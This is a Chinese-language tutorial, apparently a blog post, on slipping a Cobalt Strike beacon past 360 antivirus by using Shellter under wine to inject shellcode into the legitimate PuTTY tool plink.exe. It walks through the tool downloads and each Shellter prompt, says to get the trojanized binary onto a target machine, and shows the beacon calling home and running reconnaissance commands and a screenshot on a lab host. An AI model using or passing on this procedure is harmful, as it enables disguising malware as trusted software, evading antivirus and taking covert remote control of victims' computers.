

## Cobalt Strike beacon 免杀上线 [ 动态 shellcode 注入 ]

模拟目标环境:

AV-Server 192.168.3.58 装有最新版 360 套装 [ 卫士 + 杀毒 ] 2008r2 64 位系统

第一步,所谓的动态 shellcode,简单理解就是将 shellcode 放入现有正常的 PE 文件中,当 PE 文件被执行起来时我们的 shellcode 也一并被触发执行,这种利用方式通常可用在内网感染,或者用来替换目标桌面上的一些小工具来做些临时的权限维持[实战中几乎不会这么干],ok,废话不多讲,我们来直接看下具体使用,首先,生成好二进制数据格式 payload 如下



准备正常的 pe 文件模板,此处暂以 plink.exe 为例进行演示,下载地址如下,注意,要选择 32 位的



个人中心

**plink.exe (a command-line interface to the PuTTY back ends)**

32-bit: [plink.exe](#) (or by FTP) (signature)

64-bit: [plink.exe](#) (or by FTP) (signature)

第二步,利用 kali 自带的 wine 环境 [ 注意,也要用 32 位的 ],启动 shellter,选择"A"全自动注入模式,选择 PE 文件即"plink.exe",而后直接回车,注意它会把 PE 文件先自动备份一份到当前目录下的 Shellter\_Backups 目录中

```
# wget https://the.earth.li/~sgtatham/putty/latest/w32/plink.exe
# wget https://www.shellterproject.com/Downloads/Shellter/Latest/shellter.zip
unzip shellter.zip
wine shellter.exe
```



个人中心

```
06:16:44 -> root@kali -> [/home/shellter]
/home/shellter => wine shellter.exe

1010101 01 10 0100110 10 01 11001001 0011101 001001
11 10 01 00 01 01 01 10 11 10
0010011 1110001 11011 11 10 00 10011 011001
11 00 10 01 11 01 11 01 01 11
0010010 11 00 0011010 100111 000111 00 1100011 01 10 v7.1
www.ShellterProject.com Wine Mode

Choose Operation Mode - Auto/Manual (A/M/H): A
PE Target: plink.exe

*****
* Backup *
*****

Backup: Shellter_Backups\plink.exe
```

看到如下提示,直接回车即可



```
Status: Possibly Packed - The EntryPoint is not located in the first section!  
Note: It is not recommended to use packed executables!  
  
Press [Enter] to continue...
```

询问你是否要启用隐身模式,选择"N",因为在实战中,我们通常并不想让它有界面弹出来[虽然 plink.exe 本身就是个命令  
行程序],然后关键的地方来了,payload 选择"C"[即自定义 payload],然后指定 payload 路径,也就是我们刚才在上面生成  
的那个 shellter.bin 文件,接着再回车两次就不用再人为干预了

```
*****  
* First Stage Filtering *  
*****  
  
Filtering Time Approx: 0.00527 mins.  
  
Enable Stealth Mode? (Y/N/H): N  
  
*****  
* Payloads *
```



```
[1] Meterpreter_Reverse_TCP    [stager]
[2] Meterpreter_Reverse_HTTP  [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP      [stager]
[5] Shell_Reverse_TCP         [stager]
[6] Shell_Bind_TCP            [stager]
[7] WinExec
```

Use a listed payload or custom? (L/C/H): **C**

Select Payload: **/root/Desktop/shellter.bin**

Is this payload a reflective DLL loader? (Y/N/H): **N**

\*\*\*\*\*

\* Payload Info \*

\*\*\*\*\*

Payload: /root/Desktop/shellter.bin

Size: 526 bytes

Reflective Loader: NO



个人中心




最后,被注入有 shellcode 的 plink.exe 会在当前目录下,想办法把它丢到目标机器上去正常执行就行了

```
06:20:32 -> root@kali -> [/home/shellter]
/home/shellter => ls
docs Executable_SHA-256.txt licenses plink.exe shellcode_samples Shellter_Backups shellter.exe
06:21:15 -> root@kali -> [/home/shellter]
/home/shellter =>
```

因为 plink.exe 本身就是个命令程序,所以直接在 cmd 下执行即可

```
# plink.exe -h
```







cmd.exe	2,268 K	3,248 K	3436 windows 命令处理程序	Microsoft Corporation
plink.exe	< 0.01	10,460 K	7,464 K	3876 Command-line SSH, Tel... Simon Tatham
proccxp64.exe	1.11	29,936 K	39,888 K	3248 Sysinternals Process ... Sysinternals - www...
360tray.exe	3.53	132,680 K	43,000 K	2572 360安全卫士 安全防护中... 360.cn
360sd.exe	0.07	47,692 K	2,392 K	2580 360杀毒 主程序 360.cn
360rp.exe	0.04	255,064 K	85,008 K	2684 360杀毒 实时监控 360.cn

最终,看到 beacon shell 被正常弹回

Cobalt Strike View Attacks Reporting Help

external	internal	user	computer	note	pid	last
	192.168.3.58	Administrator *	AV-SERVER		3876	3s

Event Log X Beacon 192.168.3.58@3876 X

```
beacon> sleep 0
[*] Tasked beacon to become interactive
[+] host called home, sent: 16 bytes
beacon> shell query user
[*] Tasked beacon to run: query user
[+] host called home, sent: 18 bytes
[+] received output:
  用户名      会话名      ID  状态    空闲时间    登录时间
>administrator      console      1   运行中    无          2019/3/2 12:02

beacon> shell tasklist | findstr /c:"360" /c:"explorer.exe"
[*] Tasked beacon to run: tasklist | findstr /c:"360" /c:"explorer.exe"
[+] host called home, sent: 53 bytes
[+] received output:
lsm.exe          576 Services      0    6,360 K
explorer.exe     2244 Console       1    58,896 K
360tray.exe      2572 Console       1    22,476 K
360sd.exe        2580 Console       1     2,808 K
360rp.exe        2684 Console       1    86,520 K

beacon> screenshot x64 2244 1
[*] Tasked beacon to take screenshot
[+] host called home, sent: 162882 bytes
[*] received screenshot (213031 bytes)
```